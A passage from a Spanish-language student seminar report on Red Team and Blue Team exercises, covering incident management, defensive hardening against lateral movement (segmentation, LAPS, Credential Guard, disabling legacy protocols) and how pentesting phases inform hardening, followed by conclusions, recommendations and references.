
En la etapa de detección, es importante que la entidad sea alertada ante la presencia de un incidente. Según su gravedad, se deben aplicar medidas de contención y remediación para reducir su impacto.

Una vez que el incidente ha sido atendido de forma efectiva, es necesario elaborar un informe que incluya las causas del evento, los costos asociados y las acciones que se adoptarán para evitar que se repita en el futuro.

El Instituto para la Economía Social (2020), también nos muestra un resumen estructurado de la gestión de incidentes, en un flujograma de gestión de incidentes de seguridad de la información.

Figura 14

Flujograma de Gestión de Incidentes de Seguridad de la Información.



Nota. Flujograma de gestión de incidentes de seguridad de la información. Tomada de Resumen ejecutivo del procedimiento (p. 6.1), por Instituto para la Economía Social – IPES, 2017.

Endurecimiento de infraestructuras

Desde la perspectiva de un Blue Team, el hardening (endurecimiento) para prevenir el pivoting se centra en romper la cadena de confianza que un atacante utiliza para saltar de un sistema comprometido a uno crítico. El pivoting depende de la visibilidad de red y de las debilidades en la gestión de identidades. Por lo tanto, el objetivo es convertir la infraestructura en un conjunto de islas aisladas en lugar de una red plana y abierta.

Para lograr un hardening efectivo contra estas tácticas, debes atacar tres pilares fundamentales:

1. Segmentación de Red y Control de Flujos

- El pivoting es posible porque los sistemas pueden "verse" entre sí. La implementación de Microsegmentación es la defensa más robusta aquí.
- Aislamiento de Hosts: Configura firewalls locales (iptables, Windows Firewall) para que las estaciones de trabajo no puedan comunicarse entre sí (tráfico este-oeste), sino solo con los servidores necesarios.
- VLANs y Listas de Control de Acceso (ACLs): Restringe el tráfico a nivel de capa 3, permitiendo únicamente protocolos específicos y necesarios para el negocio.
- Zonas de Salto (Jump Servers): Obliga a que cualquier administración de servidores críticos pase por un "Bastion Host" con autenticación multifactor (MFA), eliminando la posibilidad de saltar directamente desde una oficina remota o una VPN.

2. Endurecimiento de la Gestión de Identidades (IAM)

- Un atacante suele pivotar robando credenciales en memoria para usarlas en otros nodos (ataques tipo Pass-the-Hash o Pass-the-Ticket).

- Restricción de Privilegios Administrativos: Implementa el principio de menor privilegio. Los administradores no deben navegar por internet ni revisar correos con cuentas con privilegios elevados.
- LAPS (Local Administrator Password Solution): En entornos Windows, utiliza LAPS para que cada equipo tenga una contraseña de administrador local única y aleatoria. Esto evita que, si un equipo cae, el atacante tenga la "llave maestra" para el resto de la red.
- Protección de LSASS: Habilita protecciones como Credential Guard en Windows para evitar que herramientas como Mimikatz extraigan credenciales de la memoria.

3. Hardening de Servicios y Protocolos

- A menudo, el pivoting utiliza protocolos legítimos pero peligrosos si no están supervisados.
- Deshabilitar Protocolos Heredados: Apaga protocolos como SMBv1, LLMNR y NetBIOS, que son minas de oro para atacantes que buscan interceptar tráfico o realizar ataques de retransmisión (Relay attacks).
- Restricción de Herramientas de Administración: Limita el uso de PowerShell Remoting, SSH o RDP solo a los equipos de administración autorizados mediante políticas de grupo (GPO) o archivos de configuración.
- Egress Filtering (Filtrado de Salida): El pivoting a menudo requiere que el atacante descargue herramientas adicionales desde internet. Restringir qué servidores pueden iniciar conexiones hacia el exterior dificulta enormemente la persistencia y el movimiento.

El hardening contra el pivoting no es una tarea de una sola vez, sino un proceso continuo de reducción de la superficie de ataque. También es importante realizar un hardening proactivo, como lo dice el artículo de López (2025) en donde se expone el concepto de hardening proactivo como una estrategia clave para proteger infraestructuras frente a amenazas persistentes

avanzadas (APT) y otros ataques sofisticados. A diferencia de enfoques reactivos, el hardening proactivo busca anticiparse a los posibles vectores de ataque mediante la reducción sistemática de superficies de exposición, la aplicación de configuraciones seguras y la eliminación de servicios innecesarios. El objetivo es construir entornos más resilientes que dificulten la labor de los atacantes desde el inicio.

Este enfoque no se limita a la instalación de parches o medidas puntuales, sino que implica un proceso continuo de evaluación, ajuste y verificación. Se destacan prácticas como la segmentación de redes, la gestión estricta de privilegios, la monitorización activa y la integración de controles de seguridad en todas las capas de la infraestructura. Con lo anterior, también se subraya la importancia de combinar medidas técnicas con políticas organizativas y formación del personal, ya que la seguridad depende tanto de la tecnología como del factor humano.

López (2025) enfatiza que el hardening proactivo es esencial en un contexto donde las amenazas evolucionan constantemente y los atacantes buscan persistencia dentro de los sistemas. Adoptar este enfoque permite a las organizaciones no solo reducir riesgos inmediatos, sino también fortalecer su capacidad de respuesta y recuperación frente a incidentes. En suma, se trata de una estrategia integral que convierte la seguridad en un proceso dinámico y preventivo.

El pentesting es parte esencial en el endurecimiento de infraestructuras, el pentesting y el endurecimiento de infraestructuras son dos prácticas complementarias en ciberseguridad. El primero identifica vulnerabilidades mediante simulación de ataques, mientras que el segundo aplica medidas preventivas para reducir la superficie de exposición y fortalecer sistemas. Juntos permiten evaluar y blindar redes, servidores y aplicaciones frente a amenazas crecientes.

El pentesting permite conocer el estado real de la seguridad de una infraestructura, mientras que el hardening asegura que las vulnerabilidades detectadas se mitiguen de forma

proactiva. La combinación de ambos procesos es esencial para construir entornos tecnológicos robustos y resistentes frente a amenazas modernas.

Como todo proceso, el pentesting tiene fases que permite mejorar los procesos. Aplicar las fases del pentesting descritas por Lozano (2023) al proceso de hardening permite que el endurecimiento de sistemas no sea una aplicación ciega de plantillas, sino un proceso estratégico basado en la superficie de ataque real. Al seguir esta metodología, pasas de una postura defensiva pasiva a una de defensa proactiva.

La siguiente propuesta muestra cada fase del pentesting en una acción directa de hardening:

1. Reconocimiento y Planificación aplicado al Inventario

- En el pentesting, esta fase busca activos vulnerables. Para el hardening, tú debes realizar este "reconocimiento" primero para identificar qué servicios están corriendo innecesariamente.

- Acción de Hardening: Realiza un escaneo de activos para identificar "Shadow IT" (dispositivos no autorizados). Si el pentester busca puertos abiertos, tú debes aplicar el Principio de Mínima Exposición, cerrando todo puerto o servicio que no tenga una justificación de negocio (ej. deshabilitar servicios de impresión en servidores de base de datos).

2. Análisis de Vulnerabilidades como Filtro de Prioridad

- Lozano menciona que en esta fase se buscan fallos de seguridad. Desde el Blue Team, esto se traduce en análisis de configuración.

- Acción de Hardening: Utiliza herramientas de auditoría (como los benchmarks de CIS) para verificar si tus configuraciones actuales tienen debilidades conocidas. El hardening aquí consiste en parchear no solo el software, sino las malas configuraciones.

3. Modelado de Amenazas y Explotación para el Cierre de Brechas

- La fase de explotación en el pentesting intenta confirmar la vulnerabilidad. En hardening, aplicas el Control de Ejecución.
- Acción de Hardening: Si un pentester usaría un exploit para ejecutar código, tú implementas Application Whitelisting (solo permitir software firmado). Así, aunque exista una vulnerabilidad, el atacante no podrá ejecutar sus herramientas de post-explotación. Aquí también aplicas el hardening de privilegios: si el pentester busca escalar a "Root" o "Admin", tú eliminas los derechos administrativos de los usuarios finales.

4. Post-explotación: Bloqueo de Movimiento Lateral

- Esta fase del pentesting se enfoca en ver qué tan lejos puede llegar el atacante. Para el hardening, esto es vital para detener el pivoting.
- Acción de Hardening: Implementas el endurecimiento de la red interna. Esto incluye deshabilitar protocolos que facilitan la post-explotación (como LLMNR o NetBIOS) y configurar el aislamiento de host a host. El objetivo es que, si un nodo es "explotado" (como en la fase de Lozano), el daño quede contenido en una sola "isla".

5. Informe y Remediación: El Ciclo de Retroalimentación

- Lozano cierra con la documentación. En hardening, esto se convierte en Monitoreo de Deriva de Configuración (Configuration Drift).
- Acción de Hardening: El "informe" final del pentesting se convierte en tu nueva Línea Base (Baseline) de seguridad. Debes automatizar auditorías constantes para asegurar que, con el tiempo, un administrador no vuelva a abrir un puerto o relajar una política de contraseñas por comodidad, manteniendo el sistema siempre en el estado óptimo definido.

Evidencias de Sustentación

Como parte del cumplimiento de los requisitos correspondientes a la Etapa 5 del Seminario Especializado, se pone a disposición el video de sustentación, el cual puede ser consultado en el siguiente enlace:

Video de sustentación del informe final: https://youtu.be/9aNtfPeRRow

Conclusiones

La actividad centralizada en la dinámica de confrontación y colaboración entre el Blue Team y el Red Team da un enfoque integral y ético para la gestión de la ciberseguridad. Al aplicar los fundamentos de operaciones de seguridad y ejecutar tácticas ofensivas éticas en entornos simulados, se cumple el objetivo de analizar operaciones integrales bajo un estricto marco normativo y ética profesional. El Red Team logra poner a prueba rigurosamente las defensas, mientras que el Blue Team demuestra competencia en la protección, detección y respuesta a incidentes, incluyendo la actuación inmediata y el control de la propagación de amenazas. La experiencia práctica adquirida en estos ejercicios es fundamental para validar la resiliencia de la infraestructura de ti.

La meta principal de estos ejercicios se concreta en la mejora continua de la postura de seguridad. El análisis de las vulnerabilidades y fallos identificados por el Red Team permite al Blue Team formular estrategias de contención sólidas mediante el análisis de riesgos. El proceso no se limitó a la detección de debilidades, sino que se enfocó en la implementación de soluciones prácticas para fortalecer la infraestructura de ti de manera proactiva y estratégica.

El ciclo se cerró con la comunicación de resultados técnicos. La presentación de un reporte detallado sobre los hallazgos y el análisis del ejercicio, junto con las recomendaciones accionables, es el entregable formal que asegura que las lecciones aprendidas se documenten y se comuniquen a las partes interesadas. Finalmente podemos decir que esta actividad ha permitido aplicar y demostrar competencia en operaciones defensivas y ofensivas para elevar la postura de seguridad de una infraestructura ti, cumpliendo cabalmente con el objetivo general y los objetivos específicos propuestos.

Recomendaciones

Se recomienda institucionalizar el uso de entornos simulados de ciberseguridad como parte permanente de la estrategia organizacional, ya que permiten evaluar de forma segura los controles, procedimientos y capacidades de respuesta sin afectar la infraestructura productiva. La realización periódica de estos ejercicios facilita la validación continua de la resiliencia de la infraestructura de TI frente a amenazas emergentes y escenarios de ataque cada vez más complejos.

Asimismo, es aconsejable establecer ejercicios recurrentes que integren de manera coordinada las actividades del Red Team y el Blue Team, asegurando que las tácticas ofensivas éticas se traduzcan en mejoras defensivas concretas. Los hallazgos obtenidos deben incorporarse formalmente a los procesos de análisis de riesgos, priorizando la aplicación de medidas de hardening en sistemas, redes y aplicaciones, con el fin de reducir la superficie de ataque y fortalecer la postura de seguridad de forma proactiva.

Finalmente, se recomienda optimizar y actualizar los procedimientos de respuesta a incidentes a partir de los escenarios observados en los entornos simulados, definiendo con claridad roles, tiempos de actuación y mecanismos de contención. De igual manera, es fundamental estandarizar la comunicación de resultados técnicos mediante reportes claros y estructurados, y reforzar la formación continua del personal en aspectos normativos y éticos, garantizando que todas las operaciones se desarrollen de manera legal, responsable y alineada con los objetivos estratégicos de la organización.

Referencias Bibliográficas

Abuadbba, A., Hicks, C., Moore, K., Mavroudis, V., Hasircioglu, B., Goel, D., & Jennings, P. (2025). *From promise to peril: Rethinking cybersecurity Red and Blue teaming in the age of LLMs*. arXiv. https://arxiv.org/abs/2506.13434

Antipov, A. (2025, 2 de julio). *WireGuard, QUIC y confianza cero en una sola herramienta. Sí, es de código abierto*. https://www.securitylab.lat/news/560968.php

Bianchi, F., Bassetti, E., & Spognardi, A. (2023). *Scalable and automated evaluation of Blue Team cyber posture in cyber ranges*. arXiv. https://arxiv.org/abs/2312.17221

Castells, M. (2010). *The rise of the network society* (2nd ed.). Wiley-Blackwell.

Clarke, R. A., & Knake, R. K. (2019). *The fifth domain: Defending our country, our companies, and ourselves in the age of cyber threats*. Penguin Press.

Conklin, W. A., White, G. B., Williams, D., & Davis, R. (2023). *Principles of incident response and disaster recovery* (3rd ed.). Jones & Bartlett Learning.

Consejo Profesional Nacional de Ingeniería – COPNIA. (2015). *Código de ética para el ejercicio de la ingeniería en general y sus profesiones afines y auxiliares* (pp. 3–26). https://www.copnia.gov.co/tribunal-de-etica/codigo-de-etica

Confiden. (2025). *Tipos de pentesting: Black, Grey, White Box, Red Team y más*. https://confiden.cl/ley-ciberseguridad/tipos-de-pentesting-guia-completa/

Instituto para la Economía Social. (2020). *IN-069 gestión de incidentes de seguridad de la información* [PDF]. https://ipes.gov.co/images/informes/SDE/Mapa_de_Procesos/Proceso_Gestion_de_seguridad_de_la_Informacion_y_Recursos_Tecnologicos/2020/In_069_Gestion_De_Incidentes_De_Seguridad.pdf

Kennedy, D., O'Gorman, J., Kearns, D., & Aharoni, M. (2011). *Metasploit: The penetration tester's guide*. No Starch Press.

Lopez, V. (2025, 15 de abril). *Hardening proactivo: cómo blindar infraestructuras frente a amenazas persistentes*. https://s2grupo.es/hardening-proactivo/

Lozano, P. A. (2023, 29 de septiembre). *Fases del pentesting: pasos para asegurar tus sistemas*. https://openwebinars.net/blog/fases-del-pentesting-pasos-para-asegurar-tus-sistemas/

Meng, Y., Tang, L., Yu, F., Li, X., Yan, G., Yang, P., & Xi, Z. (2025). *Benchmarking LLM-assisted Blue Teaming via standardized threat hunting*. arXiv. https://arxiv.org/abs/2509.23571

Murdoch, D. (2020). *Blue team handbook: Incident response edition*. CreateSpace Independent Publishing Platform.


Thymianis, N. (2023). *Cybersecurity blue team strategies: Uncover the secrets of blue teams to combat cyber threats in your organization*. Packt Publishing.

UNIR. (2025). *Red Team, Blue Team y Purple Team: funciones y diferencias*. https://www.unir.net/revista/ingenieria/red-blue-purple-team-ciberseguridad/

Apéndices

Apéndice A

Resultado de Revisión En Turnitin



Nota. Se envía documento a Turnitin, se evidencia un porcentaje menor al 15%. Se revisa y se corrige de acuerdo a las recomendaciones realizadas por el tutor vía correo electrónico.